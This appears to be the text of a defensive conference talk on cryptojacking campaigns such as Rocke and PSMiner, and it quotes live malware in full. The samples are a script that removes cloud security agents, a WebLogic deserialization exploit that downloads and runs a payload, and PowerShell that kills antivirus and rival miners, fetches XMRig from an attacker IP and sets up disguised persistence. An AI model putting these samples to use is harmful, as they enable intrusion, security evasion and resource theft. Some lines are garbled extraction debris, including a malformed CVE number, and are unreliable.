    LEAVE
    RET
```

```
function uninstall() {
    if ps aux | grep -i '[a]liyun'; then
        wget http://update.aegis.aliyun.com/download/uninstall.sh
        chmod +x uninstall.sh
        ./uninstall.sh
        wget http://update.aegis.aliyun.com/download/quartz_uninstall.sh
        chmod +x quartz_uninstall.sh
        ./quartz_uninstall.sh
        rm -f uninstall.sh  quartz_uninstall.sh
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
        rm -rf /usr/local/aegis*;
    elif ps aux | grep -i '[y]unjing'; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
    touch /tmp/.uninstall
}
```

THE ROCKE GROUP TTP

- Actor uploads first payload to a third-party site (e.g., Pastebin, GitHub)
- Entices victim to navigate to Pastebin/GitHub (e.g., spear phishing)
- Exploits known vulnerability (e.g., Oracle WebLogic, Adobe ColdFusion, Apache Struts)
- Victim downloads backdoor (e.g., Shell Scripts, JavaScript Backdoor)

THE ROCKE GROUP TTP /2

- Victim runs the first payload via Python or Golang script and connects to C2 server
- Downloads and executes second payload script, gaining administrative access to the system
- Establishes persistence via cron job commands
- Searchers for and kills previously installed cryptomining processes


THE ROCKE GROUP TTP /3

- Adds “IPtables” rules to block future cryptomining processes
- Uninstalls agent-based cloud security tools (e.g., Tencent Cloud, Alibaba Cloud)
- Downloads and installs Monero mining software
- Rootkits XMRig mining processes from Linux “ps” using “libprocesshider”
-

CRYPTOSINK CAMPAIGN

- CVE-3120-2014 5 ear old vulnerability
- Elasticsearch on Windows and Linux
- Malware undetected by AV on Linux
- Backdoors. Come back anytime!
- Redirect competing miners to a sinkhole. Buh bye!
- Replace Linux remove command. Persistence

A DISH BEST SERVED COLD




Thunderheads:
VULNERABILITIES & EXPLOITS

RCE EASY AS 1-2-3

- CVE-2012-0874: JBoss Enterprise Application Platform Multiple Security Bypass Vulnerabilities.
- CVE-2010-1871: JBoss Seam Framework
- JBoss AS 3/4/5/6: CVE-2017-10271: Oracle WebLogic wls-wsat Component Deserialization RCE
- CVE-2018-2894: Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware.
- Hadoop YARN ResourceManager - Command Execution
- CVE-2016-3088: Apache ActiveMQ Fileserver File Upload

MISCONFIGURATION

- "How many are there?" Elasticsearch; MongoDB; Couch
- The hunt for misconfigured databases online
- Seek and ye shall find
- The challenge of getting Cloud configuration right
- Just what can go wrong when it goes wrong

ETERNALBLUE IS ETERNAL

- Still unpatched instances of Windows XP
- Used to gain access
- Used to move laterally in networks
- Used to spread

USED BY ROCKE GROUP

- Oracle WebLogic CVE-2017-10271 in Linux
- Apache Struts 2
- Adobe ColdFusion

PowerShell to Deliver

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.18.4
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: text/xml
Content-Length: 800

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java version="1.8.0_131" class="java.beans.XMLDecoder">
        <void class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            <void index="0">
              <string>powershell</string>
            </void>
            <void index="1">
              <string>-Command</string>
            </void>
            <void index="2">
              <string>(New-Object System.Net.WebClient).DownloadFile('http://[redacted]'cranberry.exe','logic.exe');
                      (New-Object -com Shell.Application).ShellExecute('logic.exe');
              </string>
            </void>
          </array>
          <void method="start"/></void>
        </java>
      </work:WorkContext>
    </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>
```

https://www.fireeye.com/blog/threat-research/2018/02/cve-2017-10271-used-to-deliver-cryptominers.html

ORACLE WEBLOGIC

- CVE-2019-2725 Critical deserialization vulnerability
- Remote code execution, no authentication needed
- PowerShell downloader script to make compromised host miner
- Downloads XMRig miner code from attacker domain
- Terminates legitimate Oracle update services to prevent patching
- Persistence!
- Scheduled task masquerades as Oracle update service
- Kills off AV, competition
- Runs XMRig.exe

```
while ($true) {
    if(!(Get-Process ttte.exe -ErrorAction SilentlyContinue)) {
        echo "Not running"
    cmd.exe /C taskkill /IM ddg.exe /f
    cmd.exe /C taskkill /IM yam.exe /f
    cmd.exe /C taskkill /IM miner.exe /f
    cmd.exe /C taskkill /IM xmrig.exe /f
    cmd.exe /C taskkill /IM nscpucnminer32.exe /f
    cmd.exe /C taskkill /IM 1e.exe /f
    cmd.exe /C taskkill /IM iie.exe /f
    cmd.exe /C taskkill /IM 3.exe /f
    cmd.exe /C taskkill /IM iee.exe /f
    cmd.exe /C taskkill /IM ie.exe /f
    cmd.exe /C taskkill /IM je.exe /f
    cmd.exe /C taskkill /IM im360sd.exe /f
    cmd.exe /C taskkill /IM iexplorer.exe /f
    cmd.exe /C taskkill /IM imzhudongfangyu.exe /f
    cmd.exe /C taskkill /IM 360tray.exe /f
    cmd.exe /C taskkill /IM 360rp.exe /f
    cmd.exe /C taskkill /IM 360rps.exe /f
    cmd.exe /C taskkill /IM pe.exe /f
    cmd.exe /C taskkill /IM me.exe /f
    cmd.exe /C taskkill /IM te.exe /f
        cmd.exe /C $env:TMP\ttte.exe --donate-level=1 -k -a c
                -o 185.161.70.34:3333 -o 202.144.193.184:3333
                -o 205.185.122.99:3333 -u `
                4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpR
    } else {
        echo "Running"
    }
    Start-Sleep 55
}
```

```
$ne = $MyInvocation.MyCommand.Path
$nurl = "http://107.174.47.156/xmrig.exe"
$noutput = "$env:TMP\yam3.exe"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($nurl,$noutput)
copy $ne $HOME\SchTask.ps1
copy $env:TMP\yam3.exe $env:TMP\ttte.exe

SchTasks.exe /Create /SC MINUTE /TN "Update service for Oracle productsm" `
             /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden `
             -noexit -File $HOME\SchTask1.ps1" /MO 6 /F
SchTasks.exe /Delete /TN "Update service for Oracle products" /F
SchTasks.exe /Delete /TN "Update service for Oracle products5" /F
SchTasks.exe /Delete /TN "Update service for Oracle products1" /F
SchTasks.exe /Delete /TN "Update service for Oracle products2" /F
SchTasks.exe /Delete /TN "Update service for Oracle products3" /F
SchTasks.exe /Delete /TN "Update service for Oracle products4" /F
SchTasks.exe /Delete /TN "Update service for Oracle products7" /F
SchTasks.exe /Delete /TN "Update service for Oracle products8" /F
SchTasks.exe /Delete /TN "Update service for Oracle products0" /F
SchTasks.exe /Delete /TN "Update service for Oracle products9" /F
SchTasks.exe /Delete /TN "Update service for Oracle productsa" /F
SchTasks.exe /Delete /TN "Update service for Oracle productsc" /F
SchTasks.exe /Delete /TN "Update service for Oracle productsm" /F
```

PSMINER

- Targets known vulnerabilities in:
  - Elasticsearch
  - Hadoop
  - PHP
  - Oracle WebLogic
- Lives off the land: PowerShell drops malicious payload “Windows Update”
- Evades detection


Shelter from the Storm

GET THE BASICS DONE RIGHT

- Monitor ports 8080, 8443, 2480, 5984, 80 and 81
- Port 3333 used for remote management by miners
- Update ALL security patches including firmware
- Harden systems, limit PowerShell
- Know what you have and where it's exposed online
- Update defences with current IOCs to block: hashes, IPs, wallets

COUNTER MEASURES TAKEAWAYS

- Rotate access keys
- Restrict outbound traffic
- Monitor user behavior
- Cryptojacking blockers for Web browsers
- Restrict credentials
- Visibility
- Micro-segmentation
- Yara rules
- Anomalies

THANK YOU!

- @3ncr1pt3d on Twitter
- Blog: WhitehatCheryl.com